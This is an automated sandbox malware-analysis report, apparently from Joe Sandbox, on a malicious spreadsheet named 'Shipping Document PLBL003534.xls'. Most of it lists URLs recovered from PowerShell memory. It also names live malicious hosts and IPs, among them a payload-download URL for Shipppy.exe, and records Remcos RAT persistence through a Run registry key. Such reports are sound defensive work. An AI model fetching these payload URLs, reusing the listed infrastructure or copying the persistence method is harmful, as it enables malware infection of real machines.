http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://https://cutt.ly/mjfU5y0PE	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.certicamara.com0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.1.232	true	true	• 0%, Virustotal, Browse	unknown
blessings2021.ddns.net	185.244.30.19	true	true	• 0%, Virustotal, Browse	unknown
bighoreca.nl	83.172.144.37	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://bighoreca.nl/wp-content/themes/index/Shipppy.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	powershell.exe, 00000007.00000002.2119346499.00000000003BE000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.a-cert.at0E	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	powershell.exe, 00000007.00000002.2126431477.000000001B8FB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cacerts.rapidssl.com/RapidSSLTLSRSACAG1.crt0	powershell.exe, 00000007.00000002.2119396182.000000000041C000.00000004.00000020.sdmp	false		high
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	powershell.exe, 00000007.00000002.2126431477.000000001B8FB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	powershell.exe, 00000007.00000002.2128313611.000000001D06F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000007.00000002.2126345778.000000001B8AF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000007.00000002.2126198847.000000001B874000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	powershell.exe, 00000007.00000003.2116803400.000000001D00E000.00000004.00000001.sdmp	false		high
http://crl.ssc.lt/root-c/cacrl.crl0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	powershell.exe, 00000007.00000003.2116803400.000000001D00E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	powershell.exe, 00000007.00000003.2116803400.000000001D00E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000007.00000002.2128269583.000000001D02000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	powershell.exe, 00000007.00000003.2116803400.000000001D00E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.post.trust.ie/reposit/cps.html0	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/mjfU5y0PE	powershell.exe, 00000007.00000002.2123090513.00000000035BE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class2.crl0	powershell.exe, 00000007.00000002.2128354221.000000001D0C7000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000007.00000002.2128269583.000000001D020000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com0	powershell.exe, 00000007.00000003.2116814482.000000001D020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.globaltrust.info0=	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	powershell.exe, 00000007.00000003.2116803400.000000001D00E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000007.00000002.2128403252.000000001D3B000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.valicert.1	powershell.exe, 00000007.00000002.2126198847.000000001B874000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	powershell.exe, 00000007.00000002.2127799800.000000001CC00000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	powershell.exe, 00000007.00000002.2128313611.000000001D06F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.gva.es0	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	powershell.exe, 00000007.00000003.2116887830.000000001B92E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	powershell.exe, 00000007.00000002.2126547382.000000001B92B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	powershell.exe, 00000007.00000002.2119346499.00000000003BE000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000007.00000002.2128046184.000000001CDE7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	powershell.exe, 00000007.00000003.2116846674.000000001CFFF000.00000004.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.entrust.net/CRL/Client1.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/net1.crl0	powershell.exe, 00000007.00000003.2116822019.000000001D03300.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2120085059.000000000238000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2156941353.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2176488120.0000000002350000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	powershell.exe, 00000007.00000003.2116803400.000000001D00E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	powershell.exe, 00000007.00000002.2128269583.000000001D02000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000009.00000002.2156295854.000000000029E00.00000004.00000020.sdmp, powershell.exe, 0000000A.00000002.2175630207.00000000001AE000.00000004.00000020.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	powershell.exe, 00000007.00000002.2128219101.000000001CFE000.00000004.00000001.sdmp	false		high
http://www.signatur.rtr.at/current.crl0	powershell.exe, 00000007.00000003.2116774596.000000001D06200.00000004.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	powershell.exe, 00000007.00000003.2116774596.000000001D06200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	powershell.exe, 00000007.00000003.2116774596.000000001D06200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	powershell.exe, 00000007.00000003.2116774596.000000001D06200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	powershell.exe, 00000007.00000003.2116875017.000000001CFF800.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	powershell.exe, 00000007.00000002.2128269583.000000001D02000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	powershell.exe, 00000007.00000002.2119346499.00000000003BE00.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/	powershell.exe, 00000007.00000002.2123090513.00000000035BE00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	powershell.exe, 00000007.00000003.2116860749.000000001CFF100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000007.00000002.2126345778.000000001B8AF00.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	powershell.exe, 00000007.00000003.2116846674.000000001CFFF00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	powershell.exe, 00000007.00000003.2116887830.000000001B92E00.00000004.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000007.00000002.2127799800.000000001CC0000.00000002.00000001.sdmp	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	powershell.exe, 00000007.00000003.2116803400.000000001D00E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	powershell.exe, 00000007.00000002.2126514479.000000001B92500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	powershell.exe, 00000007.00000002.2128269583.000000001D02000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000007.00000002.2126345778.000000001B8AF00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	powershell.exe, 00000007.00000003.2116875017.000000001CFF8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.valicert.	powershell.exe, 00000007.00000002.2126198847.000000001B87400.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cutt.ly	powershell.exe, 00000007.00000002.2123090513.00000000035BE00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	powershell.exe, 00000007.00000002.2126041988.000000001B83000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	powershell.exe, 00000007.00000003.2116887830.000000001B92E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	powershell.exe, 00000007.00000003.2116803400.000000001D00E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	powershell.exe, 00000007.00000003.2116793159.000000001B91B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000007.00000002.2128046184.000000001CDE700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	powershell.exe, 00000007.00000003.2116887830.000000001B92E00.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	powershell.exe, 00000007.00000002.2128219101.000000001CFE000.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	powershell.exe, 00000007.00000003.2116887830.000000001B92E00.00000004.00000001.sdmp	false		high
http://cdp.rapidssl.com/RapidSSLTLSRSACAG1.crl0L	powershell.exe, 00000007.00000002.2119396182.000000000041C00.00000004.00000020.sdmp	false		high
http://investor.msn.com/	powershell.exe, 00000007.00000002.2127799800.000000001CC0000.00000002.00000001.sdmp	false		high
http://www.valicert.com/1	powershell.exe, 00000007.00000002.2126198847.000000001B87400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	powershell.exe, 00000007.00000002.2128219101.000000001CFE000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000007.00000002.2120085059.000000000238000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2156941353.00000000023B0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2176488120.0000000002350000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ocsp.quovadisoffshore.com0	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000007.00000002.2126345778.000000001B8AF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	powershell.exe, 00000007.00000003.2116774596.000000001D062000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	powershell.exe, 00000007.00000002.2126431477.000000001B8FB00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.244.30.19	unknown	Netherlands		209623	DAVID_CRAIGGG	true
83.172.144.37	unknown	Netherlands		25459	NEDZONE-ASNL	true
104.22.1.232	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336456

Start date:	06.01.2021
Start time:	07:45:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Shipping Document PLBL003534.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@47/20@27/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 45.5% (good quality ratio 28.9%) • Quality average: 47.1% • Quality standard deviation: 42.1%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 67.27.233.254, 8.253.204.120, 67.27.157.126, 67.27.159.254, 67.27.159.126 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:45:52	API Interceptor	448x Sleep call for process: powershell.exe modified
07:46:20	API Interceptor	99x Sleep call for process: sm.exe modified

Time	Type	Description
07:46:29	API Interceptor	3x Sleep call for process: schtasks.exe modified
07:46:32	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Remcos "C:\Users\user\AppData\Roaming\Remcos\remcos.exe"
07:46:33	API Interceptor	20x Sleep call for process: wscript.exe modified
07:46:36	API Interceptor	1270x Sleep call for process: remcos.exe modified
07:46:41	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Remcos "C:\Users\user\AppData\Roaming\Remcos\remcos.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.244.30.19	Orden CW62175Q, pdf.exe	Get hash	malicious	Browse	
	Orden CW62125Q, pdf.exe	Get hash	malicious	Browse	
	Orden CW62125Q, pdf.exe	Get hash	malicious	Browse	
	20200330JU30181529080,pdf.exe	Get hash	malicious	Browse	
	su boleta de citaci#U00f3n (N#U00ba 00946745).vbs	Get hash	malicious	Browse	
83.172.144.37	6Cprm97UTl.xls	Get hash	malicious	Browse	• bighoreca.nl/wp-content/themes/index/QPR-3067.exe
104.22.1.232	http://cutt.ly/	Get hash	malicious	Browse	• cutt.ly/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bighoreca.nl	6Cprm97UTl.xls	Get hash	malicious	Browse	• 83.172.144.37
cutt.ly	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.1.232
	95773220855.xls	Get hash	malicious	Browse	• 172.67.8.238
